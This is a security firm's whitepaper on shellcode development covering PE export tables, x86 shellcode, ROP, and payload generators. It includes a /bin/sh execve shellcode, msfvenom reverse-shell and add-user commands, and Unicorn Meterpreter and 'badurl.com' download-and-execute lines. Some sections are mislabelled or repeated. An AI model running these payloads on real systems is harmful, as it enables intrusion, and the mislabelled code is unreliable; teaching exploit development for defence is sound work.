SHELLCODE DEVELOPMENT

HADESS

WWW.HADESS.IO

INTRODUCTION

Understanding Shellcode At its core, shellcode is a payload used in the exploitation of a software vulnerability. It is the "shell" that hackers use to interact with the compromised system. Unlike regular code, shellcode is written directly in machine language and is designed to be injected into and executed by an exploited program. This low-level programming requires an intimate understanding of system internals, memory management, and processor instruction sets, making it a challenging yet rewarding endeavor.

The Evolution of Shellcode Historically, shellcode was simple and straightforward, primarily used to spawn a shell on the target system, hence the name. However, as cybersecurity defenses have evolved, so too has shellcode. Modern shellcode can perform a variety of sophisticated tasks, from creating reverse connections to encrypting data for ransomware attacks. This evolution reflects the ongoing cat-and-mouse game between attackers and defenders in the digital world.

The Role of Assembly Language The development of effective shellcode is deeply rooted in the use of assembly language. This low-level programming language offers direct control over system resources, which is crucial for crafting concise and efficient shellcode. Mastery of assembly language enables developers to write shellcode that can bypass security mechanisms, exploit vulnerabilities, and execute payloads with minimal footprint.

Challenges in Shellcode Development One of the primary challenges in shellcode development is dealing with constraints such as limited space and the need to avoid certain characters that may break the exploit. Developers often have to use creative techniques like polymorphism and encoding to make their shellcode more versatile and evasive. Additionally, the diversity of operating systems and architectures demands a tailored approach for each target, adding to the complexity of shellcode creation.

Ethical Use and Research While shellcode is often associated with malicious activities, it also plays a crucial role in ethical hacking and cybersecurity research. Security professionals use shellcode to test and strengthen defenses, develop patches, and understand attack methodologies. Ethical shellcode development is a key component in the arsenal of penetration testers and security analysts, helping to safeguard systems against potential threats.

The Future of Shellcode As technology continues to advance, the future of shellcode development is likely to see even more sophistication and specialization. With the rise of IoT devices and the increasing complexity of networks, shellcode will need to adapt to new architectures and environments. Additionally, the growing emphasis on AI and machine learning in cybersecurity could lead to more intelligent and adaptive shellcode capable of making decisions based on the environment it encounters.

DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Alex Nomad

TABLE OF CONTENT

Executive Summary

1. pe_to_shellcode: The pe_to_shellcode project, developed by Aleksandra Doniec and @hh86, focuses on converting PE (Portable Executable) files into shellcode. This tool modifies the PE header, allowing the converted file to be injected and executed like standard shellcode. It supports basic PE structures like relocations, imports, and TLS callbacks. However, it doesn't support more complex elements like exceptions, Delay Load Imports, and MUI files. The tool is designed for ease of use, where users can convert PEs using a simple command-line interface.

2. Parsing Kernel32's Export Table in x86 Assembly: This process involves enumerating and extracting function addresses from the Kernel32.dll's export table using x86 assembly language. It's a crucial step in shellcode development for Windows, as it allows the shellcode to dynamically locate essential system functions.

3. Getting API Addresses in x86 Assembly: This technique retrieves the addresses of API functions from the export table. It's done by matching function names against their hashed values and then extracting their addresses, a method commonly used in shellcode to avoid hardcoding addresses.

4. File Mapping and Repairing the Import Table in x86: This involves creating a memory-mapped file of an executable and then repairing its import table. This process is essential for ensuring that the loaded executable can correctly reference external libraries and functions.

5. Unicorn Project: Developed by Dave Kennedy at TrustedSec, the Unicorn project is a tool for creating PowerShell-based injection attacks. It simplifies the process of generating and using shellcode in various formats, including HTA, macro, and DDE, and supports payloads like Meterpreter.

6. msfvenom - nasm: msfvenom, a part of the Metasploit framework, is used for generating shellcode in various formats. When combined with NASM (Netwide Assembler), it allows for the creation of custom shellcode in assembly language, tailored for specific exploits or payloads.

7. Rust and Python Shellcode Generator: These are tools developed in Rust and Python for generating shellcode. They typically involve assembling and linking assembly code into executable formats and then extracting the machine code to be used as shellcode.

8. Writing 32-bit Shellcode in x86 Assembly: This involves the development of shellcode specifically for 32-bit systems using x86 assembly language. It requires an understanding of the architecture and system internals to create effective and compact shellcode.

9. Dynamic Crawling Function in PE (Portable Executable): This function is part of shellcode development where the code dynamically crawls through the PE structure of a loaded executable to locate specific data or functions. It's essential for shellcode that needs to interact with or modify the running executable.

10. Understanding EATs in PE (Portable Executable): Export Address Tables (EATs) in PE files are crucial for shellcode developers as they provide information about the functions exported by an executable or DLL. Understanding EATs is key to developing shellcode that interacts with these functions.

11. EATs in PE (Portable Executable): EATs are part of the PE file format, listing the addresses of exported functions. They are essential for shellcode and exploit development, as they allow for the dynamic resolution of function addresses at runtime.

Key Findings

User Account Control bypass techniques that allow malware to operate stealthily and resist detection and removal efforts. The key findings highlight the innovative and diverse methods used by modern malware to evade security measures, emphasizing the need for advanced and comprehensive security solutions to counter these threats.

- pe_to_shellcode
- Parsing Kernel32's Export Table in x86 Assembly
- Getting API Addresses in x86 Assembly
- File Mapping and Repairing the Import Table in x86
- Unicorn project
- msfvenom - nasm
- Rust and Python Shellcode Generator
- Writing 32-bit Shellcode in x86 Assembly
- Dynamic Crawling Function in PE (Portable Executable)
- Understanding EATs in PE (Portable Executable)
- EATs in PE (Portable Executable)
- ROP

Abstract

This article explores the intricate and evolving world of shellcode development, a critical aspect of cybersecurity that straddles the line between programming art and technical science. Shellcode, essentially a set of machine code instructions designed to perform specific tasks when executed, plays a pivotal role in both offensive and defensive cybersecurity strategies. The article begins by defining shellcode and its primary functions in the context of software exploitation. It then traces the evolution of shellcode from its origins as simple code for spawning system shells to its current state as a sophisticated tool capable of performing complex and varied tasks.

A significant focus is placed on the role of assembly language in shellcode development, emphasizing its importance in crafting efficient and effective payloads. The challenges inherent in shellcode development, such as space limitations and the need for evasion techniques, are discussed, highlighting the creativity and ingenuity required in this field. The article also addresses the ethical dimensions of shellcode, underscoring its utility in ethical hacking and cybersecurity research for strengthening digital defenses.

Looking forward, the article speculates on the future trajectory of shellcode development, considering the impact of emerging technologies and the evolving cybersecurity landscape. It concludes by reflecting on the dual nature of shellcode as both a weapon in the hands of attackers and a shield in the arsenal of defenders, underscoring its significance in the ongoing battle for cybersecurity.

METHODS

EATs in PE

Dynamic Crawling Function in PE

Writing 32-bit Shellcode in x86 Assembly

File Mapping and Repairing the Import Table in x86

ROP

HADESS.IO

Shellcode Development

01

Attacks

Shellcode

Shellcode is a set of instructions used as a payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically opens a command shell from which the attacker can control the compromised machine. However, shellcode can perform a variety of operations, not just opening a shell.

Characteristics of Shellcode
Compact and Efficient: Shellcode is designed to be small and efficient to avoid detection and fit into small memory spaces.

System-Level Access: It often aims to gain low-level system access, which can be used to bypass security mechanisms.

Written in Machine Code: Shellcode is usually written in machine code, the lowest-level programming language, because it needs to interact directly with the operating system at a fundamental level.

Platform-Specific: It is often specific to a particular processor architecture and operating system.

Types of Shellcode
Local Shellcode: Executed on a user's machine to escalate privileges or gain access to restricted resources.

Remote Shellcode: Used in network-based attacks to gain control over a remote system.


Staged Shellcode: Delivered in parts, often used when there's a limitation on the size of the exploit.

Egg Hunters: Used when the shellcode is larger than the allowed space for the exploit. It searches for the rest of the code in memory and executes it.

How Shellcode is Used
Exploiting Software Vulnerabilities: The primary use of shellcode is in the exploitation of software vulnerabilities. When a vulnerability like a buffer overflow is discovered, shellcode can be used to take advantage of this flaw.

Payload Delivery: In the context of a cyber attack, shellcode is often the payload delivered by an exploit. Once the exploit breaches the system's defenses, the shellcode is executed to perform malicious actions.

Reverse Engineering and Security Testing: Ethical hackers and security researchers use shellcode to test the security of systems and applications.



Disasm: [.edata] to [.idata] | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs

Offset	Name	Value	Value
F0	Loader Flags	0	
F4	Number of RVAs and Sizes	10	
	Data Directory	Address	Size
F8	Export Directory	7000	86
100	Import Directory	8000	494
108	Resource Directory	0	0
110	Exception Directory	0	0
118	Security Directory	0	0
120	Base Relocation Table	8000	218
128	Debug Directory	0	0
130	Architecture Specific Data	0	0
138	RVA of GlobalPtr	0	0
140	TLS Directory	4074	18
148	Load Configuration Directory	0	0
150	Bound Import Directory in headers	0	0
158	Import Address Table	80EC	9C
160	Delay Load Import Descriptors	0	0
168	.NET header	0	0

EATs in PE (Portable Executable)

The Export Address Table (EAT) is a data structure in the Portable Executable (PE) format, which is used in Windows operating systems for executables and Dynamic Link Libraries (DLLs). The EAT is part of the PE's data directories and provides a mechanism for functions to be exported from a DLL, allowing other modules (executables or other DLLs) to use these functions.

Understanding EATs:
Function Exports: The EAT lists the addresses of functions that are exported by a DLL.
Lookup by Name or Ordinal: Functions can be looked up by name or ordinal number.
Dynamic Linking: The EAT is essential for dynamic linking, as it allows an executable to locate and call functions from a DLL at runtime.

Overview of EAT in PE
DataDirectory Table:

- Located in the Optional Header section of NT Headers in the PE structure.Contains various information records, including pointers to different directories like Export Directory, Import Directory, Security Directory, and .NET Header.

- Export Directory (0x7000):
- This is where the EAT structure is stored.
- In the static PE file, it's located at an offset (e.g., 0x2800) and loaded dynamically at the RVA (Relative Virtual Address) of 0x7000.

Detailed Structure of EAT

- TimeDataStamp: Indicates the compilation time of the DLL module.
- Name: Records the module's name at the time of compilation.
- NumberOfFunctions: The total number of exported functions.
- NumberOfNames: The number of exported functions with displayable names.
- AddressOfFunctions: An array of RVAs pointing to the exported functions.
- AddressOfNames: An array of RVAs for the names of the exported functions.
- AddressOfNameOrdinals: An array holding the order of functions corresponding to the export function for displayable names.

Practical Example

- Module Name: The EAT records the module name at compilation, which is used for integrity checks (e.g., demo.dll vs. dllToTest.dll).
- Function Ordinals: Exported functions are assigned ordinals, which are used as identifiers. Internal functions without ordinals are not affected by this.
- NumberOfFunctions vs. NumberOfNames
- Anonymous Functions: In C/C++, functions can be exported without a name, hence the need for two different variables. Function calls can be made using ordinals instead of names.

Sections in PE and EAT

- .text Section: Stores the machine code contents of functions.
- .rdata Section: Contains read-only data, including textual function names.
- .edata Section: Holds the IMAGE_EXPORT_DIRECTORY structure, which can be accessed dynamically.

Important Arrays in EAT

- AddressOfNames: Stores the RVA offsets of each function name.
- AddressOfNameOrdinals: Holds function ordinals corresponding to function names for cross-referencing.
- AddressOfFunctions: Contains the RVA offsets of both named and anonymously exported functions, sorted numerically.

Function Ordinals and Index Arrays
The function ordinal saved in the AddressOfNameOrdinals array is an index array of AddressOfFunctions, starting from 0 in C/C++ arrays. To use it with functions like GetProcAddress, a simple +1 conversion to the function ordinals is needed.

Examples of a DLL File Analyzer
PE Explorer: Offers a visual representation of the internal structure of PE files, including the EAT.

Dependency Walker: Shows all dependent modules of a PE file and can display the EAT.

IDA Pro: A disassembler that can analyze the binary and show the EAT among other things.

PEiD: Identifies common packers, cryptors, and compilers for PE files.

Dynamic Crawling Function in PE (Portable Executable)

The dynamic crawling function in PE is a technique used in shellcode and reverse engineering to find system function addresses without relying on Windows API functions like GetProcAddress. This method, known as PE crawling, involves analyzing the PE structure dynamically to locate function addresses directly from the Export Address Table (EAT).

Overview
- Purpose: To find system module and function addresses dynamically, bypassing standard API calls.
- Technique: Involves parsing the PE structure, particularly focusing on the EAT.
- Usage: Common in shellcode for stealth and evasion, as it doesn't rely on standard API calls that can be monitored or hooked.

Example: dynEatCall.c
This example demonstrates how to dynamically find the address of a function (like WinExec) in kernel32.dll without using GetProcAddress.

Main Function
- The entry point is similar to ldrParser.c from a previous chapter.
- Instead of GetProcAddress, a custom function GetFuncAddr is used to find the function address.

GetFuncAddr Function
Parsing the DLL Module Address:
- The incoming dynamic DLL module address is parsed to find the EAT RVA in the Optional Header → DataDirectory section.
- Identifying Array Pointers:
  - Locate AddressOfFunctions, AddressOfNames, and AddressOfNameOrdinals in the EAT.
  - These arrays are used to find the correct address in dynamic memory.

Retrieving Function Addresses:

- A loop iterates over exported function names.
- Uses stricmp to compare the current function name with the target.
- If matched, the ordinal number from AddressOfNameOrdinals is used as an index in AddressOfFunctions to get the correct RVA.
- The base address of the DLL module is added to this RVA to get the dynamic address of the function.

Practical Example
- Running dynEatCall:
  - Analyzes kernel32.dll to export WinExec with an ordinal of 0x0601.
  - Successfully calls WinExec to launch the Calculator.
  - Confirmed by PE-bear tool analysis.

Important Notes
32-bit vs. 64-bit Environments:
- In a 64-bit Windows environment, the path for kernel32.dll should be C:\Windows\SysWoW64\kernel32.dll (for 32-bit compatibility) instead of C:\Windows\System32\kernel32.dll.
- Windows uses WoW64 (Windows 32 on Windows 64) for backward compatibility with 32-bit applications.

Example Code and Commands in Assembly
Creating an equivalent assembly code for dynamic crawling in PE is complex and highly specific to the target system and architecture. However, here's a simplified conceptual outline in assembly (x86):

```
section .text
global _start

_start:
    ; Assume the base address of kernel32.dll is in EBX
    ; and the function name we are looking for is in ESI

    ; Parse the PE header to find the EAT
    ; ...

    ; Loop through the AddressOfNames array
    ; Compare each name with the target function name
    ; If matched, use the ordinal from AddressOfNameOrdinals
    ; to find the function address in AddressOfFunctions
    ; ...

    ; Call the function
    ; ...
```

This code is highly abstract and would need to be fleshed out with the specific details of the PE structure parsing and array traversal logic.

Examples of Writing Shellcode in x86

The process of writing 32-bit shellcode in x86 assembly involves several steps, including finding the base address of a DLL (like kernel32.dll), crawling through its PE structure, and locating the address of a specific function (like FatalExit). Below is a breakdown of the shellcode development process based on the provided text.

Part 1: Finding the DLL Base Address
Access Thread Environment Block (TEB):

In 32-bit Windows, the fs segment register can access TEB data.
The PEB address is found at TEB + 0x30.
Traverse LDR_DATA_TABLE_ENTRY:

The LDR field is located at PEB + 0x0C.
Traverse the InLoadOrderModuleList to find the kernel32 module.
Extract DllBase and BaseDllName from each node.
Check Module Name:

Compare the module name to identify kernel32.dll.
Continue until the correct module is found.

Part 2: Crawling Through the EAT

- Access IMAGE_DOS_HEADER:
  - Use the DLL base address to access the IMAGE_DOS_HEADER.Obtain e_lfanew at offset +0x3C to find the IMAGE_NT_HEADERS.

- Locate EAT:
  - Get the RVA of the EAT from IMAGE_NT_HEADERS + 0x78.
  - Trace AddressOfNames, AddressOfNameOrdinals, and AddressOfFunctions.

- Find Target Function Name:
  - Enumerate exported function names.
  - Look for FatalExit by comparing ASCII values.

Part 3: Retrieving the Function Address
Use Ordinal Number:
Once the function name is found, use its index to get the ordinal number from AddressOfNameOrdinals.

Get Function RVA:
Use the ordinal as an index in AddressOfFunctions to find the function's RVA.
Add this RVA to DllBase to get the function's actual address.

Call the Function:
Push arguments (if any) onto the stack.
Call the function pointer.

Example Assembly Code
The following is a simplified conceptual assembly code snippet for the above steps:

```
; NASM syntax
[SECTION .text]
global _start

_start:
    xor eax, eax    ; Clear the EAX register
    push eax      ; Push EAX to have a string terminator NULL byte
    push 0x68732f2f  ; Push //sh in reverse (little endian)
    push 0x6e69622f  ; Push /bin in reverse
    mov ebx, esp    ; Move the stack pointer to EBX, which now points to our string
    push eax      ; Push EAX (NULL) to the stack to terminate the array of pointers
    push ebx      ; Push the address of our command string
    mov ecx, esp    ; Move the stack pointer to ECX, which now points to our array of pointers
    mov al, 0xb    ; Syscall number for execve in Linux
    int 0x80      ; Interrupt to invoke the kernel
```

This is a simple "Hello, World!" shellcode for Linux x86:

```
section .text
    global _start

_start:
    ; write(1, message, 13)
    mov eax, 4     ; syscall number for sys_write
    mov ebx, 1     ; file descriptor 1 is stdout
    mov ecx, message  ; message to write
    mov edx, 13    ; number of bytes
    int 0x80      ; call kernel

    ; exit(0)
    mov eax, 1     ; syscall number for sys_exit
    xor ebx, ebx    ; exit code 0
    int 0x80      ; call kernel

section .data
message db 'Hello, World!', 0xA
```

Compilation and Execution
Compiler: Use Moska or a similar assembler to compile the shellcode.
Testing: Compile the shellcode into an executable and test its functionality.

Important Note
32-bit vs. 64-bit: The process described is for 32-bit shellcode. For 64-bit, offsets and registers (like gs[0x60] for PEB) will differ.

A Shellcode Generator in Python

A shellcode generator in Python can create custom shellcode for various purposes. Here's a basic framework:

```
import subprocess

def generate_shellcode(assembly_code, format="elf"):
    # Save the assembly code to a file
    with open("temp.asm", "w") as f:
        f.write(assembly_code)

    # Assemble the code
    subprocess.run(["nasm", "-f", format, "temp.asm"])

    # Link the object file to create the executable
    subprocess.run(["ld", "-o", "temp", "temp.o"])

    # Extract the shellcode
    shellcode = subprocess.check_output(["objdump", "-d", "temp"])
    return shellcode

# Example usage
assembly_code = """
section .text
global _start

_start:
    ; Your assembly code here
"""
shellcode = generate_shellcode(assembly_code)
print(shellcode)
```

This script is a basic example and would need to be adapted for specific requirements, such as different architectures or more complex shellcode generation.

A Shellcode Generator in Rust

To create a shellcode generator in Rust, you would follow a similar process to the Python example, but with Rust's syntax and standard library. Rust's strong type system and memory safety features make it well-suited for such tasks. Here's a basic framework for a shellcode generator in Rust:

```
use std::process::Command;
use std::fs::File;
use std::io::Write;
use std::error::Error;

fn generate_shellcode(assembly_code: &str, format: &str) -> Result<String, Box<dyn Error>> {
    // Save the assembly code to a file
    let mut file = File::create("temp.asm")?;
    write!(file, "{}", assembly_code)?;

    // Assemble the code
    Command::new("nasm")
        .args(&["-f", format, "temp.asm"])
        .status()?;

    // Link the object file to create the executable
    Command::new("ld")
        .args(&["-o", "temp", "temp.o"])
        .status()?;

    // Extract the shellcode
    let output = Command::new("objdump")
        .args(&["-d", "temp"])
        .output()?;

    Ok(String::from_utf8_lossy(&output.stdout).to_string())
}

fn main() -> Result<(), Box<dyn Error>> {
    let assembly_code = "
section .text
global _start

_start:
    ; Your assembly code here
";

    let shellcode = generate_shellcode(assembly_code, "elf")?;
    println!("{}", shellcode);

    Ok(())
}
```

Key Points
File Handling: Rust uses File::create and write! macro for file operations.
Command Execution: std::process::Command is used to run external commands like nasm, ld, and objdump.
Error Handling: Rust's error handling is done through the Result type, which either contains the result or an error.
String Handling: String::from_utf8_lossy is used to handle potential UTF-8 conversion issues.

A Shellcode Generator in msfvenom

Creating NASM (Netwide Assembler) files for different types of shellcode using msfvenom involves generating the shellcode in a raw format and then formatting it into NASM syntax. Below are five examples of different shellcode types generated using msfvenom, each formatted as a NASM file.

1. Windows Reverse TCP Shell
Command to generate shellcode:

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f raw -o reverse_tcp.nasm

Contents of reverse_tcp.nasm:

; Windows Reverse TCP Shell
; Connects back to 192.168.1.100:4444
; Generated Shellcode Here

2. Linux Bind TCP Shell
Command to generate shellcode:

msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 -f raw -o bind_tcp.nasm

Contents of bind_tcp.nasm:

; Linux Bind TCP Shell
; Binds a shell to port 4444
; Generated Shellcode Here

3. Windows MessageBox
Command to generate shellcode:

msfvenom -p windows/messagebox TEXT="Hello, World!" -f raw -o messagebox.nasm

Contents of messagebox.nasm:

; Windows MessageBox
; Displays "Hello, World!"
; Generated Shellcode Here

4. Linux Add User
Command to generate shellcode:

msfvenom -p linux/x86/adduser USER=hacker PASS=password -f raw -o adduser.nasm

Contents of adduser.nasm:

; Linux Add User
; Adds user 'hacker' with password 'password'
; Generated Shellcode Here

5. Windows Exec
Command to generate shellcode:

msfvenom -p windows/exec CMD="calc.exe" -f raw -o exec.nasm

Contents of exec.nasm:

; Windows Exec
; Executes calc.exe
; Generated Shellcode Here

Notes:
Replace "Generated Shellcode Here" with the actual shellcode output from msfvenom.
The -f raw option in msfvenom generates the shellcode in raw format.
The -o option specifies the output file name.
The contents of the NASM files should be the raw shellcode bytes, formatted appropriately for NASM.
Ensure that the IP address and port numbers are appropriate for your environment and use case.
Be cautious while using and testing these shellcodes, especially on systems and networks where you do not have explicit permission to do so.

Key Points
File Handling: Rust uses File::create and write! macro for file operations.
Command Execution: std::process::Command is used to run external commands like nasm, ld, and objdump.
Error Handling: Rust's error handling is done through the Result type, which either contains the result or an error.
String Handling: String::from_utf8_lossy is used to handle potential UTF-8 conversion issues.

A Shellcode Generator in Unicorn

"Unicorn" is a tool developed by Dave Kennedy and his team at TrustedSec, designed for shellcode development and injection, particularly focusing on PowerShell-based attacks on Windows platforms. This tool simplifies the process of creating complex attack vectors, making it easier for security professionals to test the resilience of systems against such attacks.

Key Features of Unicorn:
- PowerShell Injection: It specializes in creating PowerShell-based payloads, which are effective for bypassing security measures on Windows systems.
- Versatility: Supports various payload types, including Meterpreter shells, download and execute scripts, and custom shellcode.
- Integration with Metasploit: Easily generates payloads compatible with Metasploit, such as windows/meterpreter/reverse_https.
- Macro and HTA Support: Allows the creation of Office macros and HTML Applications (HTA) for delivering payloads.
- Cobalt Strike Integration: Can generate payloads in Cobalt Strike format, enhancing its utility in advanced penetration testing scenarios.
- Custom Shellcode Execution: Supports the use of custom shellcode, providing flexibility for specialized attack scenarios.
- DDE Attack Vector: Includes support for Dynamic Data Exchange (DDE) attacks, exploiting a feature in Microsoft Office for code execution.
- CRT Payloads: Capable of generating CRT (Certificate Trust List) payloads.

Usage Examples:

Basic Meterpreter Payload:

python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443

Download and Execute Payload:

python unicorn.py windows/download_exec url=http://badurl.com/payload.exe

Macro Payload for Office Documents:

python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 macro

HTA Payload:

python unicorn.py windows/meterpreter/reverse_https 192.168.1.5 443 hta

Custom PowerShell Script:

python unicorn.py <path to ps1 file>

Cobalt Strike Payload:

python unicorn.py <cobalt_strike_file.cs> cs

Custom Shellcode Execution:

python unicorn.py <path_to_shellcode.txt> shellcode

Parsing Kernel32’s export table in x86 assembly

Developing a minimalist application loader in x86 assembly, as described in your query, involves several key steps. These include parsing the Kernel32 export table, retrieving API addresses, handling file mapping and import table repair, and managing relocations. The process culminates in converting an executable file into shellcode. Let's break down these steps with some conceptual code and explanations.

1. Parsing Kernel32’s Export Table in x86 Assembly
The first step involves finding the base address of the Kernel32.dll module by navigating through the Process Environment Block (PEB) and Loader Data Table Entry (LDR_DATA_TABLE_ENTRY) structures. This is crucial for locating necessary system functions.

```
; Assuming PEB is already in ebx
mov eax, [ebx + 0x0C] ; Get PEB_LDR_DATA
mov esi, [eax + 0x0C] ; InLoadOrderModuleList
lodsd        ; Get first entry (ntdll.dll)
xchg eax, esi    ; Prepare for next entry
lodsd        ; Get second entry (kernel32.dll)
mov ebp, [eax + 0x18] ; Get base address of kernel32.dll
call parse_exports  ; Jump to parse exports
```

2. Getting API Addresses in x86 Assembly
After obtaining the Kernel32.dll base address, the next task is to parse its export table to find the addresses of required API functions.

```
parse_exports:
    ; esi points to API CRC table
    ; ebp is Kernel32 base address
    ; Code to parse export table and match function names with CRC values
    ; ...
```

3. File Mapping and Repairing the Import Table in x86
This involves allocating memory for the target executable and copying its headers and sections into this memory. Then, the Import Address Table (IAT) is fixed to point to the correct API functions.

```
; Allocate memory for the executable
push 0x40       ; PAGE_EXECUTE_READWRITE
push 0x3000      ; MEM_COMMIT | MEM_RESERVE
push [SizeOfImage]  ; Size of the image
push 0        ; Allocate anywhere
call [VirtualAlloc]  ; Call VirtualAlloc
mov edi, eax     ; edi now points to allocated memory

; Copy PE headers
mov esi, [AddressOfPE] ; Source: Address of the PE file in memory
mov ecx, [SizeOfHeaders]
rep movsb       ; Copy headers

; Code to copy sections and fix IAT goes here
```

The project by Aleksandra Doniec, pe_to_shellcode, provides a comprehensive implementation of these concepts. It's a set of stubs written in x86 assembly language that can convert any EXE file into shellcode. This project demonstrates a complete lightweight application loader, handling all the tasks mentioned above.

The primary goal of "pe_to_shellcode" is to simplify the process of generating PE files that can be injected with minimal effort. This project draws inspiration from Stephen Fewer's ReflectiveDLLInjection but differs in a key aspect: it allows the addition of a reflective loading stub post-compilation. Moreover, the PE file's header is modified so that the injected buffer can be executed from the beginning, similar to a shellcode. The tool automatically locates the stub and proceeds to load the full PE.

Scope of the Project

- Supported Features:
  - Basic PE structures like relocations, imports, and TLS callbacks (the latter are called once before the Entry Point is executed).

- Limitations:
  - The tool does not support more complex PE features such as exceptions, Delay Load Imports, and MUI files. This means that not every PE can be successfully converted into shellcode.

Use pe2shc.exe to convert a PE file: pe2shc.exe <path to your PE> [output path]. The output path is optional.

If the conversion is successful, the tool will indicate the location of the saved file, e.g., [+] Saved to file: test_file.shc.exe.

Use runshc.exe to run the output file and verify the conversion: runshc.exe <converted file>.
It's important to use the correct version of runshc.exe (32 or 64 bit) matching the bitness of the converted application.

Return-Oriented Programming (ROP)

Return-Oriented Programming (ROP) is a sophisticated technique used in exploiting software vulnerabilities, particularly when traditional shellcode execution is prevented by security mechanisms like non-executable stacks. ROP works by chaining together small sequences of instructions that already exist in a program's memory, typically in system libraries, to perform arbitrary operations. These sequences end with a **ret** (return) instruction and are hence called "gadgets."
The following is a conceptual overview of how ROP shellcode might be developed using C++ and NASM (Netwide Assembler). It's important to note that creating and using ROP chains is a complex and advanced topic, and the actual implementation can vary significantly based on the target system and the specific vulnerabilities being exploited.

C++ Code (For Exploit Development)
In C++, you might write code to exploit a buffer overflow vulnerability, with the goal of overwriting the return address on the stack to point to your ROP chain.

```
#include <iostream>
#include <cstring>

// This is a mock function to simulate a vulnerable function
void vulnerableFunction(char *input) {
    char buffer[64];
    strcpy(buffer, input); // Vulnerable to buffer overflow
}

int main(int argc, char* argv[]) {
    if (argc < 2) {
        std::cout << "Usage: " << argv[0] << " <exploit string>\n";
        return 1;
    }

    // The exploit string would typically contain the ROP chain
    vulnerableFunction(argv[1]);

    return 0;
}
```

Building the ROP Chain

1. **Gadget Discovery:** The first step in ROP is to find useful gadgets in the binaries or libraries available in the target system. Tools like ROPgadget can be used for this purpose.
2. **Chain Construction:** Once you have a collection of gadgets, you construct a ROP chain by carefully arranging the addresses of these gadgets in the exploit payload. The order of these addresses should correspond to the order in which you want the gadgets to execute.
3. **Payload Delivery:** The ROP chain is then delivered to the target application, typically by exploiting a buffer overflow or similar vulnerability. This might involve overwriting a return address on the stack with the address of the first gadget in your ROP chain.
4. **Execution:** When the vulnerable function returns, execution jumps to your ROP chain instead of the original return address. The chain of gadgets then executes, performing the operations you've lined up.

Conclusion

In conclusion, the art of shellcode development is a critical and intricate aspect of modern cybersecurity and ethical hacking. Throughout this exploration, we've delved into various facets of shellcode development, from the basics of writing and executing 32-bit shellcode in x86 assembly to the complexities of return-oriented programming (ROP) and the innovative use of tools like **msfvenom** for generating shellcode. We've also seen how Python and Rust can be leveraged to create shellcode generators, enhancing the efficiency and adaptability of this process.

The journey through the technicalities of parsing Kernel32's export table, obtaining API addresses in x86 assembly, and understanding the nuances of file mapping and repairing import tables in x86, has underscored the depth and sophistication inherent in shellcode development. The Unicorn project and the **pe_to_shellcode** tool further illustrate the evolving landscape of shellcode utility, showcasing how shellcode can be seamlessly integrated into various cybersecurity strategies.

As we've seen, shellcode is not just about executing arbitrary code; it's about understanding the underlying architecture of systems, the intricacies of memory management, and the ever-present need for creative problem-solving. The ability to develop effective shellcode is a testament to a deep understanding of system internals and exploitation techniques.

However, it's crucial to remember that with great power comes great responsibility. The knowledge and skills associated with shellcode development should be applied ethically, with a focus on improving security, conducting responsible vulnerability research, and developing robust defenses against malicious actors.

In the ever-evolving world of cybersecurity, shellcode development remains a vital skill. It not only empowers security professionals to test and strengthen system defenses but also provides invaluable insights into the mechanics of software vulnerabilities and exploitation techniques. As we continue to advance in technology, the art of shellcode development will undoubtedly play a pivotal role in shaping the future of cybersecurity.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Email

MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.